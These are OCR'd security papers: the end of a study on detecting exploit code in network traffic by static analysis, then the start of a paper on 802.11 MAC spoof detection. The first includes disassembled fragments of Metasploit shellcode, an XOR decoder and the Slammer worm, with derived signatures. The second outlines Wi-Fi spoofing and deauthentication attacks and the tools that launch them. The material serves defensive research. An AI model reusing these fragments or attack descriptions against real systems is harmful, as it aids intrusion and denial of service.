The format of a PE header closely resembles an ELF header and we perform similar checks as described above. A Windows PE executable file [8] starts with a legacy DOS header, which contains two fields of interest - `e_magic`, which must be the characters 'MZ' or equivalently the bytes `5A4D` (in hexadecimal), and `e_lfanew`, which is the offset of the PE header.

It is highly unlikely that normal network data will conform to all these specifications. Therefore, when all of them are satisfied, it is reasonable to assume that an executable program has been found. As the next step, we mark the boundaries of the executable and exclude it from further analysis.

Malicious Program Analyzer. While the main aim of the content sieve is to identify full programs inside network flows which in turn contain executable code fragments so that they do not interfere with our static analysis scheme, there is a beneficial side-effect. Since we have the capability of locating programs inside network flows, they can passed as input to other techniques [24] or third-party applications such as anti-virus software. This also helps when an attacker transfers malicious programs and rootkits following a successful exploit. The *malicious program analyzer* is a wrapper encapsulating this functionality and is a value-added extension to expfl0w.

Executable Code Recognizer. After the preliminary pre-processing, the network flow is input to the *executable code recognizer*. This component primarily

implements the convergent static analysis approach described in Section 4. It is responsible both for raising alerts and generating the appropriate signatures.

6 Evaluation

We have performed experimental evaluation primarily to determine detection efficacy and performance overheads. The first dataset used in the experiments consisted of 17 GB of network traffic collected over a few weeks at a enterprise network, which is comprised mainly of Windows hosts and a few Linux boxes. The organization policy prevented us from performing any live experiments. Instead, the data collection was performed with only the flow monitor enabled, while algorithmic evaluation was performed later by passing this data through the rest of the exploit detection sensor in a quarantined environment. During the period this data was collected, there was no known worm activity and neither did any of the existing IDS sensors pick up exploit-based attacks. Therefore, this dataset is ideal to measure the false positive rates as well running times of our algorithm. In order to specifically measure detection rates, we used exploits generated using the Metasploit framework [3].

6.1 Detection

When performing detection against live network traffic, the exploit code detection sensor did not report the presence of exploit code in any of the network flows. The live traffic which was collected contained mostly HTTP flows and these flows had the potential to raise false positives due to the ASCII text and branch instruction problem mentioned earlier. However, since we use further control and data flow analysis, none of the CFGs survived the process of elimination to raise any alarms. The other types of network flows were either binary or encrypted and the reduced CFGs were far smaller in size and number, which were quickly discarded as well. However, we warn against hastily inferring that our approach has a zero false positive rate. This is not true in general because our technique is probabilistic in nature and although the probability of a false positive may be very small, it is still not zero. But this is already a significant result since one of the downsides of deploying an IDS is the high rate of false positives.

Next we studied detection efficacy and possible ways in which false negatives can occur. Using the Metasploit framework [3], it is possible to handcraft not only several types of exploit code but also targeted for different platforms. There are three main components in the Metasploit framework - a NOOP sled generator with support for metamorphism, a payload generator, and a payload encoder to encrypt the payload. Therefore, one can potentially generate hundreds of real exploit code versions. We are interested only in Intel-based exploits targeted for Windows and Linux platforms. We discuss the interesting representative test cases.

Metamorphic Exploit Code. Due to the nature of our detection process, the payload of metamorphic code is not very different from any other vanilla exploit

code. The Metasploit framework allows the generation of metamorphic NOOP sleds. The following is the relevant code segment which is the output of the 'Pex' NOOP sled generator combined with the 'Windows Bind Shell' payload. Note the different single-byte opcodes which form the NOOP sled. We have also shown portions of the payload which were a part of the first valid chain encountered when analyzing the flow containing the exploit code. The corresponding signature which was generated was: `60 .* E3 30 .* 61 C3`. Note that stack frame which was created using `pusha` was popped off using `popa`, but just the mere presence of stack-based instructions in the chain is deemed adequate evidence.

```
00000001 56          push esi
00000002 97          xchg eax,edi
00000003 48          dec eax
00000004 47          inc edi
         ...
00000009 60          pusha
0000000A 8B6C2424 mov ebp,[esp+0x24]
0000000E 8B453C    mov eax,[ebp+0x3c]
00000011 8B7C0578 mov edi,[ebp+eax+0x78]
         ...
0000001F E330        jecxz 0x51
         ...
00000051 61          popa
00000052 C3          ret
```

Polymorphic Exploit Code. We generated a polymorphic exploit code using the 'PEX encoder' over the 'Windows Bind Shell' payload. This encoder uses a simple XOR-based scheme with the key encoded directly in the instruction. We highlight the following segment of code, where `0xfd4cdb57` at offset 0000001F is the key. The encrypted payload starts at offset 0000002B. Our approach was able to detect this polymorphic code because of the conditions satisfied by the `loop` instruction with `esi` register being initialized before the loop and referenced within the loop. The corresponding signature which was generated was: `5E 81 76 0E 57 DB 4C FD 83 EE FC E2 F4`. A caveat is that this signature is very specific to this exploit code instance due to the key being included in the signature. If the key is excluded then, we have a more generic signature for the decryptor body. However, this requires additional investigation and part of our future work.

```
00000018 E8FFFFFF          call 0x1C
0000001C FFC0              inc eax
0000001E 5E                pop esi
0000001F 81760E57DB4CFD xor dword [esi+0xe],0xfd4cdb57
00000026 83EEFC            sub esi,byte -0x4
00000029 E2F4              loop 0x1F
0000002B C7                db 0xC7
```

Worm Code. We used Slammer/Sapphire as the test subject. The worm code follows a very simple construction and uses a tight instruction cycle. The whole worm code fits in one UDP packet. The payload used was an exploit against the MS SQL server. Again, both versions of our approach were able to detect the worm code and generated the signature: `B8 01 01 01 01 .* 50 E2 FD`, which corresponds to the following portion of the worm code [4]. This is the first executable segment which satisfies the process of elimination and our algorithm exits after raising an alert.

```
0000000D B801010101 mov eax,0x1010101
00000012 31C9       xor ecx,ecx
00000014 B118       mov cl,0x18
00000016 50         push eax
00000017 E2FD       loop 0x16
```


In our experience, both variations of our exploit code detection algorithm were equally effective in detecting the above exploit code versions. This was mainly because the payload consisted of continuous instruction streams. However, carefully placed data bytes can defeat the fast disassembly scheme, making the accurate scheme more relevant.

6.2 Performance Overheads

We compared our approach against a signature-based detection system - Snort. Several factors contribute to the runtime overheads in both approaches. For Snort, the overheads can be due to network packet reassembly, signature table lookups, network flow scanning and writing to log files. On the other hand, for our approach, overheads are be caused by network packet reassembly, binary disassembly and static analysis. We are mainly interested in understanding running-time behavior, and therefore, implemented and compared only the core detection algorithms. Moreover, since we conducted our experiments in an offline setting, all aspects of a complete implementation cannot be meaningfully measured.

The single most important factor is the network flow size. In order to correctly measure running time for this parameter only, we either eliminated or normalized other free parameters. For example, Snort's pattern matching algorithm also depends on the size of the signature repository while in our approach signatures are a non-factor. We normalized it by maintaining a constant Snort signature database of 100 signatures throughout the experiment. The bulk of these signatures were obtained from `http://www.snort.org` and the rest were synthesized. All experiments were performed on 2.6 GHz Pentium 4 with 1 GB RAM running Linux (Fedora Core 3).

Figure 6 shows the results obtained by running both variations of our approach against Snort's pattern matching. We considered four kinds of network flows based on flow content. As is evident from the plots, pattern matching is extremely fast and network flow size does not appear to be a significant factor. In contrast, the running time of our approach shows a non-negligible dependence on the size of network flows. Both variations of our approach display a linear relationship,



(a) HTTP (port 80) (b) SSH (port 22)

(c) X11 (port 6000) (d) CIFS (port 139)

Fig. 6. Comparison of network flow processing times between our approach (both fast and accurate disassembly) and Snort's pattern matching

however, the slopes are drastically different. The fast disassembly version incurs far smaller overheads, while the accurate disassembly version may be impractical in the context of live network traffic when flow sizes are large. Referring again to pattern matching, We also believe that a larger signature repository is also not likely to affect running time significantly. However, the downside is that since detection requires the signature database to be constantly updated and maintained, there is a large space overhead which increases with each additional signature. Our approach scores over pattern matching in this regard since it does not require maintaining any such tables.

Deployment Issues. The runtime performance studies provide us with useful insight into practical deployment scenarios. Snort can be deployed at various points including a network tap configuration at the organization's network entry point where the volume of network is the highest. In contrast, our approach may not be very suitable at this point of deployment; even the faster version may show noticeable latency. Instead, internal routers or end hosts are more practical deployment sites. There is yet another possibility. Since the input to the core algorithm is eventually a stream of bytes, our approach, sans the network processing components, can be implemented directly into programs for additional validation of all incoming program inputs at runtime.

Improvements. In our performance measurements experiments, as expected, HTTP traffic incurred the highest overheads because of the printable ASCII characters being more frequent than other flows, which resulted in a larger number of branch instructions and basic blocks. For example, a typical flow of 10 KB in size returned 388 basic blocks for the fast version and 1246 basic blocks for the accurate version. This number can be reduced by preprocessing a network flow and removing application level protocol headers containing ASCII text. Since most traffic is HTTP, this may be a worthwhile improvement. Other general improvements can be made by optimizing the implementation. Another distinct possibility is to implement our approach in hardware since it has no dynamic components such as a signature repository. We believe this can lead to very significant performance improvements.

7 Conclusion and Future Work

In this paper, we have described an efficient static analysis based litmus test to determine if a network flow contains exploit code. This is a significant departure from existing content-based detection paradigms. Our approach has the ability to detect several different types of exploit code without any maintenance costs, making for a true plug-n-play security device. On the downside, although our static analysis technique is very efficient compared to traditional static analysis approaches, it is still not fast enough to handle very large network traffic, and therefore, there are deployment constraints. Therefore, we believe our approach cannot replace existing techniques altogether, but rather work in tandem with them.

There are three main avenues which we are actively pursuing as a part of our ongoing and future work. First, we are investigating ways to sensitize our static analysis based detection against potential obfuscations. This will greatly improve the long-term relevance of our approach rather than being a stop-gap solution. Second, we are studying possible ways in which our approach can be sped up significantly. This would close the performance gap between signature-based detection schemes and our technique. Finally, after satisfactory maturation, we will perform more exhaustive testing in a live deployment setting.

References

1. F-secure virus descriptions : Santy. `http://www.fsecure.com/v-descs/santy_a.shtml`.
2. *IA-32 Intel Architecture Software Developer's Manual*.
3. *Metasploit Project*. http://www.metasploit.com/.
4. Slammer/Sapphire Code Disassembly. `http://www.immunitysec.com/downloads/disassembly.txt`.
5. *The Twenty Most Critical Internet Security Vulnerabilities (Updated) The Experts Consensus*. `http://files.sans.org/top20.pdf`.
6. VX heavens. `http://vx.netlux.org`.

7. *Tool Interface Standard (TIS), Executable and Linking Format (ELF) Specification, Version 1.2*, 1995.
8. *Microsoft Portable Executable and Common Object File Format Specification, Revision 6.0*, 1999. http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx.
9. C. Cifuentes and K. Gough. Decompilation of Binary Programs. *Software Practice & Experience*, 25(7):811–829, July 1995.
10. M. Christodorescu and S. Jha. Static analysis of executables to detect malicious patterns. In *Proceedings of the 12th USENIX Security Symposium (Security'03)*, pages 169–186. USENIX Association, USENIX Association, aug 2003.
11. M. Christodorescu and S. Jha. Static analysis of executables to detect malicious patterns. In *Proceedings of the 12th USENIX Security Symposium (Security '03)*, 2003.
12. C. Cifuentes and M. V. Emmerik. UQBT: Adaptable binary translation at low cost. *Computer*, 33(3):60–66, 2000.
13. C. Cowan, C. Pu, D. Maier, H. Hinton, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *7th USENIX Security Symposium*, San Antonio, TX, January 1998.
14. D.W. Binkley and K.B. Gallagher. Program Slicing. *Advances in Computers*, 43:1–50, 1996.
15. H.H. Feng, J.T. Giffin, Y. Huang, S. Jha, W. Lee, and B. P. Miller. Formalizing sensitivity in static analysis for intrusion detection. In *IEEE Symposium on Security and Privacy*, pages 194–, 2004.
16. S. Hittel. Detection of jump-based ids-evasive noop sleds using snort, May 2002. `http://aris.securityfocus.com/rules/020527-Analysis-Jump-NOOP.pdf`.
17. S. Horwitz, J. Prins, and T. Reps. Integrating noninterfering versions of programs. *ACM Trans. Program. Lang. Syst.*, 11(3):345–387, 1989.
18. R. Jones and P. Kelly. Bounds Checking for C. http://www-ala.doc.ic.ac.uk/phjk/BoundsChecking.html.
19. J. Jung, V. Paxson, A. W. Berger, and H. Balakrishnan. Fast portscan detection using sequential hypothesis testing. In *IEEE Symposium on Security and Privacy*, May 2004.
20. M. Kamkar. An overview and comparative classification of program slicing techniques. *J. Syst. Softw.*, 31(3):197–214, 1995.
21. H.-A. Kim and B. Karp. Autograph: Toward automated, distributed worm signature detection. In *Proceedings of the 13th USENIX Security Symposium (Security '04)*, 2004.
22. O. Kolesnikov, D. Dagon, and W. Lee. Advanced polymorphic worms: Evading ids by blending in with normal traffic. Technical Report GIT-CC-04-15, College of Computing, Georgia Institute of Technology, 2004.
23. N. Krawetz. The Honeynet files: Anti-honeypot technology. *IEEE Security and Privacy*, 2(1):76–79, Jan-Feb 2004.
24. C. Kruegel, W. Robertson, F. Valeur, and G. Vigna. Static disassembly of obfuscated binaries. In *Proceedings of the 13th USENIX Security 2004 (Security '04)*, 2004.
25. W. Landi. Undecidability of Static Analysis. *ACM Letters on Programming Languages and Systems*, 1(4):323–337, December 1992.
26. C. Linn and S. Debray. Obfuscation of executable code to improve resistance to static analysis. In *10th ACM Conference of Computer and Communications Security (CCS)*, 2003.

27. LURHQ Threat Intelligence Group. Phatbot trojan analysis. `http://www.lurhq.com/phatbot.html`
28. M. Weiser. *Program Slicing: Formal, Psychological and Practical Investigations of an Automatic Program Abstraction Method*. PhD thesis, The University of Michigan, Ann Arbor, Michigan, 1979.
29. D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. Inside the slammer worm. *IEEE Security and Privacy*, 1(4):33–39, 2003.
30. K.J. Ottenstein and L.M. Ottenstein. The program dependence graph in a software development environment. *SIGPLAN Not.*, 19(5):177–184, 1984.
31. A. Pasupulati, J. Coit, K. Levitt, S. Wu, S. Li, R. Kuo, and K. Fan. Buttercup: On network-based detection of polymorphic buffer overflow vulnerabilities. In *9th IEEE/IFIP Network Operation and Management Symposium (NOMS 2004) to appear*, Seoul, S. Korea, May 2004.
32. G. Ramalingam. The Undecidability of Aliasing. *ACM Transactions on Programming Languages and Systems*, 16(5):1467–1471, 1994.
33. S. Staniford, V. Paxson, and N. Weaver. How to 0wn the internet in your spare time, 2002.
34. F. Tip. A survey of program slicing techniques. Technical Report CS-R9438, CWI (Centre for Mathematics and Computer Science), Amsterdam, The Netherlands, 1994.
35. T. Toth and C. Krügel. Accurate buffer overflow detection via abstract payload execution. In *Recent Advances In Intrusion Detection (RAID)*, pages 274–291, 2002.
36. J. Twycross and M.M. Williamson. Implementing and testing a virus throttle. In *Proceedings of the 12th Usenix Security Symposium (Security '03)*, 2003.
37. D. Wagner and D. Dean. Intrusion detection via static analysis. In *SP '01: Proceedings of the IEEE Symposium on Security and Privacy*, page 156. IEEE Computer Society, 2001.
38. K. Wang and S. J. Stolfo. Anomalous payload-based network intrusion detection. In *Recent Advances In Intrusion Detection (RAID)*, pages 203–222, 2004.
39. N. Weaver, V. Paxson, S. Staniford, and R. Cunningham. A taxonomy of computer worms. In *First ACM Workshop on Rapid Malcode (WORM)*, 2003.
40. N. Weaver, S. Staniford, and V. Paxson. Very fast containment of scanning worms. In *USENIX Security Symposium*, pages 29–44, 2004.
41. N. Weaver, S. Staniford, and V. Paxson. Very fast containment of scanning worms. In *USENIX Security Symposium*, pages 29–44, 2004.
42. C.C. Zou, L. Gao, W. Gong, and D. Towsley. Monitoring and early warning for internet worms. In *CCS '03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 190–199. ACM Press, 2003.
43. C.C. Zou, W. Gong, and D. Towsley. Code red worm propagation modeling and analysis. In *Proceedings of the 9th ACM conference on Computer and communications security*, pages 138–147. ACM Press, 2002.

Sequence Number-Based MAC Address Spoof Detection

Fanglu Guo and Tzi-cker Chiueh

Computer Science Department,
Stony Brook University, NY 11794
{fanglu, chiueh}@cs.sunysb.edu

Abstract. The exponential growth in the deployment of IEEE 802.11-based wireless LAN (WLAN) in enterprises and homes makes WLAN an attractive target for attackers. Attacks that exploit vulnerabilities at the IP layer or above can be readily addressed by intrusion detection systems designed for wired networks. However, attacks exploiting link-layer protocol vulnerabilities require a different set of intrusion detection mechanism. Most link-layer attacks in WLANs are denial of service attacks and work by spoofing either access points (APs) or wireless stations. Spoofing is possible because the IEEE 802.11 standard does not provide per-frame source authentication, but can be effectively prevented if a proper authentication is added into the standard. Unfortunately, it is unlikely that commercial WLANs will support link-layer source authentication that covers both management and control frames in the near future. Even if it is available in next-generation WLANs equipments, it cannot protect the large installed base of legacy WLAN devices. This paper proposes an algorithm to detect spoofing by leveraging the sequence number field in the link-layer header of IEEE 802.11 frames, and demonstrates how it can detect various spoofing without modifying the APs or wireless stations. The false positive rate of the proposed algorithm is zero, and the false negative rate is close to zero. In the worst case, the proposed algorithm can detect a spoofing activity, even though it can only detect some but not all spoofed frames.

Keywords: Wireless LAN MAC spoof detection, Sequence number, WLAN monitoring and intrusion detection.

1 Introduction

The enormous popularity of IEEE 802.11-based wireless LAN (WLAN) makes it a highly desirable target for security breach. It is also well known that the IEEE 802.11 standard has certain vulnerabilities due to flaws in its MAC protocol design [2, 16]. As a result, WLAN monitoring and surveillance systems that can detect potential attacks in real time play an essential role in ensuring the robustness and security of enterprise-scale WLAN networks. Development in commercial WLAN management products [17, 18, 19] reflect this thinking.

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 309–329, 2006.

If an existing network-based intrusion detection system can detect an attack that exploits vulnerabilities at the IP layer or above, it will detect the attack regardless of whether the packet travels on a wired or wireless link. The only attacks that existing network-based intrusion detection systems cannot handle are those exploiting link-layer protocol vulnerabilities. Most of these attacks are denial of service attacks that disrupt WLAN availability by sending forged management frames with spoofed source address, or gain unfair channel access privilege by manipulating inter-frame spacing or duration header field. Because it is relatively easy to change a WLAN interface's MAC address, spoofing-based attack is particularly dangerous, and is thus the focus of this paper. An obvious solution to spoofing is to support per-frame source authentication for data frames as well as control/management frames. However, the emerging IEEE 802.11i standard [15] only provides authentication and privacy for data frames. To the best of our knowledge, currently there is no plan to add authentication support for management frames. Furthermore, even if such support is available in next-generation WLANs equipments, it cannot protect the large installed base of legacy WLAN devices.

This paper proposes a link-layer spoof detection scheme based on the *sequence number* field in the 802.11 MAC header. Every MAC frame from a node comes with a unique sequence number, which the node increments every time it sends out a frame. The sequence number originally is used to re-assemble fragments of a MAC frame in the same way as the *identification* field in the IP header. The IEEE 802.11 standard [1] requires that the sequence number of each frame be assigned from a counter variable, which is incremented by one whenever a frame is sent out and whose value is modulo 4096.

If an intrusion detection system keeps track of the latest sequence number of each wireless node, to impersonate a node an attacker needs to spoof the source address as well as its corresponding sequence number. If the sequence number of a spoofed frame is equal to or smaller than the corresponding node's current sequence number, the spoofed frame is considered a retransmitted frame and thus has to have the same content as the previous frame with the same sequence number. This means that the spoofed frame cannot possibly do any harm as it is just a duplicate. If a spoofed frame's sequence number is larger than the corresponding node's current sequence number, the spoofing will not be detected immediately. However, some subsequent frame will have the same sequence number as this spoofed frame and eventually expose the spoofing.

Using the above observations, we design and implement a sequence number-based MAC address spoof detection system, whose effectiveness is demonstrated in this paper. A key advantage of the proposed scheme is that it leverages an existing field of the IEEE 802.11 header, and thus does not require any modifications to STAs, APs, or the MAC protocol. In the process, we answer the following research questions: (i) What is the sequence number change pattern in operational WLAN networks? (ii) Given the complex sequence number change pattern, how can we detect spoof with very few false positive and negatives? (iii) Empirically how effective the sequence number-based approach can detect

spoof? Although several commercial systems [17, 18, 19] claim that they can also detect spoof, the details and effectiveness of their detection mechanisms are largely unknown. We thus believe this paper will help shed light on how spoof detection can be done and its empirical effectiveness.

The remaining of the paper is organized as follows. Section 2 describes known MAC address spoof based attack examples. Section 3 surveys previous research related to MAC address spoof detection. Section 4 describes the design of the proposed sequence number based MAC spoof detection algorithm and analyze scenarios in which false positives and false negatives can arise. Section 5 reports the results of false positive and false negative test of the algorithm. Section 6 concludes the paper with a summary of its major contributions.

2 Known Attacks Using MAC Address Spoofing

2.1 Deauthentication/Disassociation DoS

An STA must authenticate and associate with an AP before it can communicate with the AP. The IEEE 802.11 standard provides deauthentication and disassociation frame for the STA or AP to terminate the relationship. Unfortunately, the deauthentication and disassociation frames themselves do not come with sender authentication. Consequently an attacker can send a spoofed deauthentication and/or disassociation frame on behalf of the AP to STA or vice versa, and eventually stop the data communicate between the STA and AP. The result is a Denial-of-Service (DoS) attack. Several tools such as Airjack [5], Void11 [4], KisMAC [7], etc. can launch this attack easily.

When a STA receives a spoofed deauthentication frame, it will stop communicating with the AP, scan all available APs and repeat the authentication and association process. By repeating this attack on a STA, the attacker can effectively prevent the STA from transmitting or receiving data indefinitely because repeated re-authentication and reassociation disrupt transport-layer protocol operation as described in the paper [2].

When the AP receives a spoofed deauthentication frame, it will remove all the state associated with the victim STA. Our test shows that if the victim STA does not send any data to the AP, the AP will silently drop any frames destined to the STA. This means that the victim STA is disconnected from the AP unknowingly. Only when the victim STA starts sending frames will the AP send a deauthentication frame to the STA, which then repeats the authentication process.

2.2 Power Saving DoS

The IEEE 802.11 standard provides a power save mode to conserve a STA's energy. In power save mode, a STA can enter a sleep state during which it is unable to receive or transmit. To enter the power save mode, the STA informs the AP by setting the power management bit within the frame control field of a transmitted frame. Then the AP starts to buffer frames destined to this STA. Periodically the STA wakes up and examines the traffic indication map (TIM)

in the AP's beacons to see if the AP buffers any frame for the STA while it is in sleep state. If there are indeed frames buffered at the AP, the STA sends a PS-Poll frame to request the delivery of these buffered frames. Upon receiving the PS-Poll frame, the AP delivers these buffered frames and subsequently discards the contents of its buffer.

In the power save mode, an attacker can spoof a PS-Poll frame on behalf of a STA while it is asleep. The AP then sends buffered frames even though the spoofed STA cannot receive frames in sleep state. As a result, an attacker can block the victim STA from receiving frames from the AP.

2.3 AP Spoofing

One example AP spoofing attack is Airsnarf [6], using which an attacker can set up a rogue AP with the same MAC address and SSID (network name) as a legitimate AP in a public hotspot. When a hotspot user enters the coverage area of the rogue AP, it may associate with this rogue AP instead of the legitimate one, because of stronger signals for example. From this point on, this user's traffic must go through the rogue AP. The attacker could exploit this by redirecting the user to a faked captive portal (normally a web page) and stealing the user's username and password. Alternatively, the attacker can use tools such as dsniff [8] to implement active man-in-the-middle attacks against SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI (Public Key Infrastructure).

2.4 STA Spoofing

An attacker can spoof a legitimate STA, and pass an AP's MAC address-based access control list to gain access to a WLAN. After gaining the network access, by using tools such as WEPWedgie [3], the attacker can scan other networks. If such scanning raises an alarm, it is the spoofed STA that gets blamed because all the scan traffic appears to be from the legitimate STA.

Another possible attack [9] is to use the AP to decrypt WLAN traffic encrypted by WEP. In this attack, an attacker impersonates a legitimate STA, captures WEP frames the STA sends, and retransmits them to the AP. The destination IP address of these WEP frames is a host on the Internet controlled by the attacker. After the AP decrypts these frames, they are forwarded to the attacker-controlled host.

3 Related Work

Similar to our sequence number based approach, Wright [10] also proposes to use sequence numbers to detect spoofing. However, his approach is quite simplistic as it is solely based on sequence number gap. If the gap exceeds a certain threshold, a spoofing alert is raised. This algorithm tends to introduce more false positives and false negatives.

Instead of a threshold-based approach, Dasgupta et al. [12] use a fuzzy decision system to detect MAC address spoofing. They first collect sequence number

traces in which spoofing attacks are active to train the fuzzy system. After training, they validate the effectiveness of their system by applying it to detect new spoofing attacks. This approach aims to detect sequence number anomaly. Using fuzzy logic presumably could better accommodate fluctuations in sequence number changes. However, it is not clear that this fuzzy logic approach can actually accommodate sequence number changes due to lost frames, duplicated frames, and out-of-order frames.

Rather than a sequence number-based approach, Bellardo et al. [2] use the heuristic that if a STA sends additional frames after a deauthentication/ disassociation frame is observed, the deauthentication/disassociation frame must be spoofed. However, this heuristic can only detect spoofed deauthentication/ disassociation frames, but not other types of spoofed frames such as power-saving, data, etc.

Cardenas [11] suggests using RARP to check whether suspicious MAC addresses are spoofed. If multiple IP addresses are returned for a given RARP query, the MAC address probably is spoofed. However, because one NIC may be assigned multiple IP addresses, this heuristic is not robust. Furthermore, an attacker does not have to use a different IP address from the victim.

Finally, Hall [13] proposes a hardware based approach to detect transceiver-print anomaly. A transceiver-print is extracted from the turn-on transient portion of a signal. It reflects the unique hardware characteristics of a transceiver and cannot be easily forged. Thus the transceiver-print can be used to uniquely identify a given transceiver. To further increase the success rate, Bayesian filter is proposed to correlate several subsequent observations to decrease the effects of noise and interference. Though the reported success rate is as high as 94-100%, it is unclear how practical it is to deploy this hardware.

Wi-Fi Protected Access (WPA) [15] significantly improves WLAN security, and includes a cryptographic method that regulate accesses to a WLAN and indirectly deters spoofing. In WPA, Temporal Key Integrity Protocol (TKIP) is used, which features per-packet key, authentication and replay detection. All data frames are thus protected from spoofing. Unfortunately, WPA does not protect management frames. Given this limitation and the wide deployment of WEP-based WLAN system, the proposed spoof detection algorithm provides a useful complement to WPA.

4 Design

4.1 Frame Sequence Number Extraction

Basically there are two ways to leverage the sequence number from the MAC header for spoof detection. The first way is to modify the WLAN interface driver on every access point (AP) and station (STA) for sequence number extraction and analysis. The advantage of this approach is that we can both detect and stop spoofing in one place. The disadvantage is applying it to existing APs and STAs is difficult. Moreover, standard WLAN interface firmware does not deliver all the frames to driver; for example, management frames are invisible. So this approach

requires modifying the firmware on the WLAN interface, and is thus not very practical given that WLAN card manufacturers generally keep this firmware as trade secrets.

The other way to leverage sequence number for spoof detection is to implement it in a WLAN monitoring system that is separate from the WLANs being monitored. The WLAN interface of a WLAN monitoring system typically operates in *RF monitor* mode, and thus can receive every IEEE 802.11 frame appearing in the air. Because this approach uses a separate monitoring device, it does not require any modifications to existing WLAN nodes. For the same reason, it can only detect but not prevent spoofing.

Spoof detection itself is still useful as it provides visibility to the reason why wireless service is disrupted or misused, similar to the role of traditional intrusion detection system. For example, when STAs are disconnected from network frequently, if we detect spoofing from AP, we can know somebody is doing deauthentication/disassociation spoofing attack. Otherwise we may wrongly suspect that the AP malfunctions. For another example, in STA spoofing attack, a wireless network may be misused by attacker to scan other networks or decrypt frames. Without spoofing detection, the attacker traffic looks like from legitimate STA and goes undetected. With the proposed spoof detection scheme, this network misuse can be detected upon its occurrence.


With the precipitous price drop of WLAN hardware, using a separate WLAN monitoring system for a production-mode WLAN network is no longer considered as an expensive option. So it is no surprise that most commercial WLAN monitoring systems [17,18,19] in the market use monitoring devices to detect spoofing. While the rest of this paper describes the sequence number-based spoof detection mechanism in the context of a WLAN monitoring system, the same technique is actually applicable to implementing on APs and STAs directly as well.

4.2 Patterns of Sequence Number Change


Although the IEEE 802.11 standard states that the difference between the sequence numbers of successive frames that are coming from a wireless node should differ by one modulo 4096, in practice, it is not always the case for various reasons. As a result of this sequence number anomaly, the proposed spoof detection algorithm may generate false positives or negatives. Therefore it is essential to first get a detailed understanding of how empirically the sequence numbers from a node evolve over time. First, let's define the sequence number gap G between the i-th frame and the $(i-1)$-th frame as follows:

```
G = 0xfff & (S_i - S_{i-1})
G = - (4096 - G) if G >= 4093
```

where S_i is the sequence number of frame i and S_{i-1} is the sequence number of frame $i-1$. The sequence number gap G is the difference between the sequence numbers of two successively received frames. The above definition handles the wrap-around case. For instance, if S_0 is 4095 and S_1 is 0, G will be 1. If frames are received out of order, the gap G will have a value close to 4095. For instance,




(a) Sequence number gap of a STA




(b) The distribution of sequence number gaps in Figure (a)

Fig. 1. Pattern of inter-frame sequence number gaps for frames coming from a STA. Most inter-frame sequence number gaps are 1. However, a non-negligible percentage of them are greater than 1. This could be due to lost frames, retransmitted frames, etc.



(a) Sequence number gap of an AP



(b) The distribution of sequence number gaps in Figure (a)

Fig. 2. Pattern of inter-frame sequence number gaps for frames coming from an AP. Because the monitor node is close to the AP, fewer frames are lost or retransmitted than in the STA case. However, some inter-frame gaps are smaller than 0, which suggests that the AP can transmit frames out of order.

if S_0 is 2 and S_1 is 1, the gap between them will be 4095. We treat all G values that are greater than or equal to 4093 as indications of out of order frames. They are subsequently converted to a negative value for convenience.

